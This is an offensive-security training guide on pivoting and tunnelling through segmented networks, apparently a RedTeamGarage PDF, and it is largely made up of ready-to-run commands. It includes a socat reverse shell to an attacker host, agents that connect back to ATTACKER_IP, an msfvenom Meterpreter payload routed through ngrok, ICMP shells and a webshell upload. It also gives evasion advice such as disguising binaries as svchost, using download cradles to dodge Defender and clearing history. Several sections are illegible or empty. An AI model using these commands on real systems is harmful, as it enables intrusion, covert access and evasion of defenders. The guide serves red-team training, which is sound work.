



◆ OFFENSIVE SECURITY SERIES ◆

PIVOTING & TUNNELLING

Moving Laterally Through Segmented Networks

Chisel · Ligolo-ng · SSH Tunnels · Proxychains · Metasploit Routes · SOCKS5

Chisel

Ligolo-ng

SSH Tunnel

Proxychains

MSF Routes

SOCKS5

socat

sshuttle

DNS T

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

LEGAL DISCLAIMER

This guide is produced by RedTeamGarage (RTG) for educational purposes only. All pivoting and tunnelling techniques must ONLY be used on systems you own or have explicit written authorisation to test. RTG assumes zero liability for misuse.

**TABLE OF CONTENTS**

Pivoting & Tunnelling — Moving Laterally Through Segmented Networks

01.	PIVOTING FUNDAMENTALS — NETWORK TOPOLOGY & STRATEGY
02.	SSH TUNNELLING — LOCAL, REMOTE & DYNAMIC FORWARDING
03.	CHISEL — THE MODERN PIVOTING STANDARD
04.	LIGOLO-NG — TRANSPARENT LAYER-3 PIVOTING
05.	METASPLOIT ROUTING & SOCKS PROXY
06.	SOCAT — PORT FORWARDING & RELAY CHAINS
07.	PROXYCHAINS — ROUTING TOOLS THROUGH PIVOTS
08.	SSHUTTLE — VPN-OVER-SSH FOR LINUX
09.	WINDOWS PORT FORWARDING — NETSH & PLINK
10.	DOUBLE & TRIPLE PIVOTING — MULTI-HOP NETWORKS
11.	DNS TUNNELLING — IODINE & DNSCAT2
12.	ICMP TUNNELLING — PTUNNEL-NG
13.	HTTP/S TUNNELLING — REVSOCKS, RPIVOT & NGROK
14.	OPSEC — DETECTION, TRAFFIC BLENDING & CLEANUP
15.	PIVOTING & TUNNELLING CHEAT SHEET



01 — PIVOTING FUNDAMENTALS

Network Topology, Segmentation & Lateral Movement Strategy

Pivoting is the technique of using a compromised host as a relay to reach network segments that are not directly accessible from the attacker's machine. Enterprise networks are segmented by firewalls, VLANs, and routing policies — a web server in the DMZ may have access to an internal database network, which in turn connects to the Active Directory domain. Each hop through a pivot extends the attacker's reach deeper into the target environment.

Pivot Type	How It Works	Best Tool	OS Support
SOCKS Proxy	Route ALL traffic through pivot host via SOCKS5	Chisel, Ligolo-ng	Any
Port Forward	Map specific port on attacker → target internal port	SSH -L, socat, netsh	Any
Reverse Port Fwd	Map port on attacker → service via pivot outbound	SSH -R, Chisel	Any
VPN-over-SSH	Full Layer-3 routing — all subnets accessible	sshuttle, Ligolo-ng	Linux
MSF Route	Metasploit-internal routing through session	route + socks_proxy	Any
DNS Tunnel	C2/data over DNS queries — bypasses most firewalls	iodine, dnscat2	Any
ICMP Tunnel	C2 over ICMP echo — rare but effective	ptunnel-ng	Linux/Win

PIVOTING DECISION FRAMEWORK

- Need full subnet access? → Ligolo-ng (transparent L3) or sshuttle
- Single port forwarding needed? → SSH -L or socat relay
- Already have Meterpreter? → MSF autoroute + socks_proxy
- Windows-only pivot host? → Chisel (single binary) or netsh portproxy
- Firewall blocks outbound TCP? → DNS tunnel (iodine) or ICMP (ptunnel)
- Need stealth / traffic blending? → HTTPS tunnel (rpivot) over port 443
- Multiple hops required? → Chisel chain or Ligolo-ng multi-relay

Local, Remote & Dynamic Port Forwarding — The Built-In Pivot

\$ SSH Port Forwarding — All Three Modes

```
ssh -o ServerAliveInterval=30 -o ServerAliveCountMax=3 \
-D 1080 -N -f user@pivot.target.com
```



03 — CHISEL — THE MODERN PIVOTING STANDARD

TCP/UDP Tunnelling Over HTTP — Single Binary, No Dependencies

Chisel is a fast TCP/UDP tunnel over HTTP/S written in Go. A single binary runs as both server and client — no dependencies, no installation. Chisel uses SSH protocol under HTTP, providing strong encryption and authentication. It is the most widely deployed pivot tool in modern red team operations because it works through HTTP proxies, blends with web traffic, and runs on every platform including Windows, Linux, and macOS.

\$ Chisel — Setup & Core Usage

[illegible]

CHISEL OPSEC TIPS

- Run on port 443 with --tls-cert/key — traffic looks like standard HTTPS
- Use --auth user:pass to prevent unauthorised connections to your server
- Rename binary to svchost, wuaucvt, or other legit Windows process names
- Upload via certutil, curl, or IEX download cradle — avoid Defender triggers
- Set --keepalive 30s to maintain tunnels through idle-timeout firewalls



04 — LIGOLO-NG — TRANSPARENT LAYER-3 PIVOTING

TUN Interface — No Proxychains Needed, Full Network Routing

Ligolo-ng creates a transparent Layer-3 tunnel between the attacker and the internal network. Unlike SOCKS-based tools, Ligolo-ng creates a TUN network interface on the attacker machine and adds routes through it — meaning any tool (nmap, crackmapexec, evil-winrm, browsers) works natively without proxychains configuration. It is the closest experience to being physically connected to the internal network.

\$ Ligolo-ng Setup & Operation

```
# Download proxy (attacker) and agent (target) binaries
wget https://github.com/nicocha30/ligolo-ng/releases/latest/download/
  proxy_linux_amd64 -O proxy && chmod +x proxy
wget https://github.com/nicocha30/ligolo-ng/releases/latest/download/
  agent_linux_amd64 -O agent # also: agent_windows_amd64.exe
```

[illegible]

```
# Step 1: Create TUN interface
```

```
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
```

```
sudo ./proxy -selfcert -laddr 0.0.0.0:11601
```

[illegible]

```
./agent -connect ATTACKER_IP:11601 -ignore-cert
```

[illegible]

```
sudo ip route add 10.10.20.0/24 dev ligolo
```

[illegible]

```
sudo ip route add 10.10.30.0/24 dev ligolo
```



05 — METASPLOIT ROUTING & SOCKS PROXY

autoroute, route, socks_proxy & proxychains Integration

Metasploit's built-in routing system allows pivoting through any active Meterpreter session without external tools. The autoroute module automatically detects subnets visible from the compromised host and adds routes through the session. Combined with the socks_proxy auxiliary module, all tools on the attacker machine can be routed through the pivot via proxychains.



06 — SOCAT — PORT FORWARDING & RELAY CHAINS

Swiss Army Knife for Network Relays — TCP, UDP, SSL & UNIX

socat (SOcket CAT) is a multipurpose relay tool that connects two data streams. It supports TCP, UDP, SSL/TLS, UNIX sockets, files, and processes. In pivoting scenarios, socat acts as a port forwarder on the pivot host — listening on one port and relaying all traffic to another host/port. Multiple socat instances can be chained to route traffic through multiple hops.

\$ socat — Port Forwarding & Relay Chains

```
# Basic TCP port forward – relay local:8080 to remote:80
socat TCP-LISTEN:8080,fork,reuseaddr TCP:10.10.20.50:80

# Relay attacker connection to internal RDP
socat TCP-LISTEN:13389,fork,reuseaddr TCP:10.10.20.10:3389
# Attacker: rdesktop PIVOT_IP:13389

# UDP relay (for SNMP, DNS, etc.)
socat UDP-LISTEN:161,fork,reuseaddr UDP:10.10.20.1:161

# SSL-wrapped relay (encrypt traffic between attacker and pivot)
# Pivot (listener with cert):
socat openssl-listen:8443,cert=srv.pem,verify=0,fork \
    TCP:10.10.20.10:3389


# Attacker (connects to SSL relay):
socat TCP-LISTEN:13389,fork,reuseaddr \
    openssl:PIVOT_IP:8443,verify=0
# Now: rdesktop 127.0.0.1:13389

# Chain relay – 3 hop forwarding
# Hop 1 (Pivot1): relays to Pivot2
socat TCP-LISTEN:9001,fork,reuseaddr TCP:PIVOT2_IP:9001

# Hop 2 (Pivot2): relays to final target
socat TCP-LISTEN:9001,fork,reuseaddr TCP:10.10.30.10:22

# Attacker: ssh through chain
ssh -p 9001 user@PIVOT1_IP

# socat as reverse shell handler (with full TTY)
# Attacker listener:
socat file:`tty`,raw,echo=0 TCP-LISTEN:4444
# Target:
socat exec:'bash -li',pty,stderr,setsid,sigint,sane TCP:ATTACKER:4444
```



Configuration, Chaining & Tool Compatibility



08 — SSHUTTLE — VPN-OVER-SSH

Transparent Routing for the Entire Subnet — Linux & macOS

sshuttle creates a transparent VPN tunnel over an SSH connection. Unlike port forwarding or SOCKS proxies, sshuttle routes entire subnets through the SSH connection using iptables rules — any traffic destined for the specified subnet is transparently forwarded through the tunnel without proxychains. It requires Python on the remote host and SSH access to the pivot.

\$ sshuttle — VPN-over-SSH

```
# Install sshuttle
sudo apt install sshuttle
pip install sshuttle

# Basic: route 10.10.20.0/24 through pivot
sshuttle -r user@pivot.target.com 10.10.20.0/24

# Route multiple subnets
sshuttle -r user@pivot.target.com 10.10.20.0/24 10.10.30.0/24

# Route ALL traffic through pivot (0.0.0.0/0)
sshuttle -r user@pivot.target.com 0.0.0.0/0 --dns

# Specify SSH key
sshuttle -r user@pivot.target.com --ssh-cmd 'ssh -i ~/.ssh/id_rsa' \
10.10.20.0/24

# Run in background (-D daemon mode)
sshuttle -r user@pivot.target.com 10.10.20.0/24 -D

# Use SSH jump host with sshuttle
sshuttle -r user@pivot.target.com --ssh-cmd \
'ssh -J user@bastion.target.com' 10.10.20.0/24

# Use existing SSH config
sshuttle -r pivot_host 10.10.20.0/24
# Where pivot_host is defined in ~/.ssh/config

# After sshuttle connects – use any tool directly:
nmap -sV 10.10.20.0/24      # Full nmap, all scan types
crackmapexec smb 10.10.20.1 # No proxychains needed
curl http://10.10.20.50/    # Direct HTTP access
```



09 — WINDOWS PORT FORWARDING

netsh portproxy, plink & Windows-Native Pivoting

When the pivot host is a Windows machine without the ability to upload third-party tools, Windows provides native port forwarding through the netsh interface portproxy command. Plink (PuTTY's command-line SSH client) provides SSH tunnelling from Windows. Both are often already available or can be delivered without triggering AV.

\$ Windows Port Forwarding — netsh & plink

```
# netsh portproxy – Windows native port forwarding (no tools needed)
```

```
# Forward port on Windows pivot → internal target
```

```
netsh interface portproxy add v4tov4 \  
listenaddress=0.0.0.0 listenport=13389 \  
connectaddress=10.10.20.10 connectport=3389
```

```
# Allow through Windows Firewall (if needed)
```

```
netsh advfirewall firewall add rule name='RTG-FWD' \  
dir=in action=allow protocol=tcp localport=13389
```

```
# List all portproxy rules
```

```
netsh interface portproxy show all
```

```
# Delete rule (cleanup!)
```

```
netsh interface portproxy delete v4tov4 \  
listenaddress=0.0.0.0 listenport=13389
```

```
# Remove firewall rule
```

```
netsh advfirewall firewall delete rule name='RTG-FWD'
```

```
# Plink – SSH tunnelling from Windows (PuTTY client)
```

```
# Download: https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe
```

```
# Dynamic SOCKS proxy via plink
```

```
plink.exe -ssh user@ATTACKER_IP -D 1080 -N -batch
```

```
# Local port forward via plink
```

```
plink.exe -ssh user@ATTACKER_IP -L 13389:10.10.20.10:3389 -N -batch
```

```
# Reverse tunnel – Windows target connects back to expose internal port
```

```
plink.exe -ssh user@ATTACKER_IP -R 14445:127.0.0.1:445 -N -batch
```

```
# Accept host key non-interactively
```

```
echo y | plink.exe -ssh user@ATTACKER_IP -D 1080 -N -batch
```

Multi-Hop Networks — Chaining Tunnels Through Segmented Environments

\$ Double Pivot — Chisel Chain

Page 15

Bypass Firewalls via DNS Oqueries — When TCP is Blocked

\$ iodine & dnscat2 — DNS Tunnelling

RTG
Page 16



12 — ICMP TUNNELLING — PTUNNEL-NG

Covert Channel via ICMP Echo — Bypass Layer-4 Firewalls

ICMP tunnelling encodes TCP data inside ICMP echo (ping) packets. Many firewalls allow ICMP while blocking all TCP/UDP, making this an effective last-resort channel when other protocols fail. ptunnel-ng is the modern maintained version of ptunnel, supporting authentication, multiple concurrent connections, and tunnel statistics.

\$ ptunnel-ng — ICMP Tunnelling

```
# Install ptunnel-ng
git clone https://github.com/utoni/ptunnel-ng.git
cd ptunnel-ng && cmake . && make

# Attacker: start ptunnel-ng proxy server
sudo ./ptunnel-ng -x secretpass
# Listens for incoming ICMP tunnel connections

# Target: connect to attacker via ICMP, forward RDP
sudo ./ptunnel-ng -p ATTACKER_IP -lp 13389 -da 10.10.20.10 \
  -dp 3389 -x secretpass
# -p: proxy (attacker) IP -lp: local port to listen
# -da: destination address -dp: destination port

# Now on target: rdesktop 127.0.0.1:13389 → internal RDP via ICMP

# SSH over ICMP tunnel
# Attacker: start server
sudo ./ptunnel-ng -x secretpass

# Target: forward port 12222 → attacker SSH (22)
sudo ./ptunnel-ng -p ATTACKER_IP -lp 12222 -da ATTACKER_IP \
  -dp 22 -x secretpass

# Target: SSH through ICMP to attacker
ssh -p 12222 -D 1080 user@127.0.0.1
# SOCKS proxy now available despite TCP being blocked

# ICMP shell (simpler — using icmpsh)
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
python3 icmpsh_m.py ATTACKER_IP TARGET_IP
# Target: icmpsh.exe -t ATTACKER_IP
```



13 — HTTP/S TUNNELLING

revsocks, rpivot, ngrok & C2-Over-HTTPS for Deep Restricted Networks

HTTP/S tunnelling routes all traffic over standard web ports (80/443), making it nearly impossible to block without disrupting normal business traffic. Tools like rpivot create SOCKS proxies over HTTP, revsocks provides reverse SOCKS over HTTPS, and ngrok exposes local services publicly. These are the preferred C2 and pivoting channels in heavily monitored environments.

\$ HTTP/S Tunnelling Tools

[illegible]

```
git clone https://github.com/klsecservices/rpivot.git
```

```
# Attacker: start rpivot server
```

```
python2 server.py --proxy-port 1080 --server-port 9999 \
--server-ip ATTACKER_IP
```

```
# Target: connect via HTTP
```

```
# SOCKS4 now available on attacker:1080
```

[illegible]

```
# Attacker: start listener
```

```
revsocks -listen :8443 -socks 127.0.0.1:1080 -pass secretpass
```

```
# Target: connect back via HTTPS
```

```
revsocks -connect ATTACKER_IP:8443 -pass secretpass
```

[illegible]

```
# Register at ngrok.io, get authtoken
```

```
ngrok config add-authtoken YOUR_TOKEN
```

```
# Expose local port 4444 as public TCP endpoint
```

```
ngrok tcp 4444
```

```
# Use ngrok URL in msfvenom payload
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
```

```
LHOST=0.tcp.ngrok.io LPORT=PORT -f exe -o payload.exe
```

[illegible]

```
# Upload tunna webshell to target web server
```

```
# --lport 13389 --verbose --remoteport 3389
```

[illegible]

```
bore local 3389 --to bore.pub # Expose local RDP publicly
```



14 — OPSEC — DETECTION & TRAFFIC BLENDING

Event Logs, Netflow Signatures & Cleanup Procedures

Pivoting generates network traffic that can be detected by network monitoring tools, SIEM correlation rules, and EDR products. Understanding what signatures each technique generates allows red teamers to choose the least detectable approach and clean up after engagement to avoid leaving infrastructure for defenders to analyse.

Technique	Detection Indicator	Evasion Approach
SOCKS Proxy (any)	High port listening, unusual outbound connections	Use port 443, blend with HTTPS
Chisel	HTTP upgrade header, specific User-Agent string	Custom build, change UA, use TLS
SSH tunnel	SSH to non-standard IPs, -D/-L/-R flags in logs	SSH to allowed jump hosts only
netsh portproxy	Registry key HKLM\SYSTEM\CurrentControlSet\Services\PortProxy	Delete rule after use
DNS tunnel	High DNS query volume, non-standard query types	Throttle query rate, use real domain
ICMP tunnel	Unusual ICMP payload size, high ICMP volume	Limit bandwidth, use at off-peak hours
Meterpreter route	Encrypted Meterpreter traffic, unusual processes	Migrate to legit process, use HTTPS C2

PIVOT CLEANUP CHECKLIST

- Delete chisel/ligolo/socat binaries from target after use
- Remove netsh portproxy rules: netsh interface portproxy delete v4tov4 ...
- Remove Windows Firewall rules added during engagement
- Kill background chisel/socat processes: taskkill /F /IM chisel.exe
- Remove cron jobs / scheduled tasks used for tunnel persistence
- Clear bash/PowerShell history on pivot hosts
- Verify no listening ports remain: netstat -tlnp / ss -tlnp



15 — PIVOTING & TUNNELLING CHEAT SHEET

Every Command — From First Foothold to Deep Network Access

SSH local forward	<code>ssh -L LOCAL_PORT:INTERNAL_HOST:INTERNAL_PORT user@PIVOT -N -f</code>
SSH remote forward	<code>ssh -R REMOTE_PORT:127.0.0.1:LOCAL_PORT user@ATTACKER -N -f</code>
SSH dynamic SOCKS	<code>ssh -D 1080 -N -f user@PIVOT</code>
SSH jump host	<code>ssh -J user@PIVOT user@INTERNAL_HOST</code>
Chisel reverse SOCKS (server)	<code>chisel server -p 8080 --reverse --socks5</code>
Chisel reverse SOCKS (client)	<code>chisel client ATTACKER:8080 R:socks</code>
Chisel port forward	<code>chisel client ATTACKER:8080 R:13389:10.10.20.10:3389</code>
Chisel over HTTPS	<code>chisel server -p 443 --reverse --tls-cert cert.pem --tls-key key.pem</code>
Ligolo TUN setup	<code>sudo ip tuntap add user \$(whoami) mode tun ligolo && sudo ip link set ligolo up</code>
Ligolo proxy	<code>sudo ./proxy -selfcert -laddr 0.0.0.0:11601</code>
Ligolo agent	<code>./agent -connect ATTACKER_IP:11601 -ignore-cert</code>
Ligolo add route	<code>sudo ip route add 10.10.20.0/24 dev ligolo</code>
MSF autoroute	<code>meterpreter > run autoroute -s 10.10.20.0/24</code>
MSF SOCKS proxy	<code>use auxiliary/server/socks_proxy set SRVPORT 1080 run -j</code>
MSF port forward	<code>meterpreter > portfwd add -l LOCAL_PORT -p REMOTE_PORT -r REMOTE_IP</code>
proxychains nmap	<code>proxychains nmap -sT -Pn -n 10.10.20.0/24 -p 22,80,445,3389</code>
proxychains CME	<code>proxychains crackmapexec smb 10.10.20.0/24 -u admin -p 'P@ss!'</code>
socat relay	<code>socat TCP-LISTEN:13389,fork,reuseaddr TCP:10.10.20.10:3389</code>
sshuttle subnet	<code>sshuttle -r user@PIVOT 10.10.20.0/24</code>
netsh portproxy	<code>netsh interface portproxy add v4tov4 listenport=13389 connectaddress=10.10.20.10 connectport=3389</code>
netsh portproxy show	<code>netsh interface portproxy show all</code>
plink SOCKS	<code>plink.exe -ssh user@ATTACKER -D 1080 -N -batch</code>
iodine server	<code>sudo iodined -f -c -P pass 10.0.0.1 tunnel.attacker.com</code>
iodine client	<code>sudo iodine -f -P pass tunnel.attacker.com</code>
dnscat2 server	<code>ruby dnscat2.rb --dns host=ATTACKER_IP,port=53 --secret=pass</code>
ptunnel-ng server	<code>sudo ./ptunnel-ng -x secretpass</code>
ptunnel-ng client	<code>sudo ./ptunnel-ng -p ATTACKER_IP -lp 13389 -da 10.10.20.10 -dp 3389 -x pass</code>
Cleanup netsh	<code>netsh interface portproxy delete v4tov4 listenaddress=0.0.0.0 listenport=13389</code>



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Real-world offensive security training - practical, no fluff, built for serious learners.

Build the most comprehensive red team technique library available anywhere.

Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.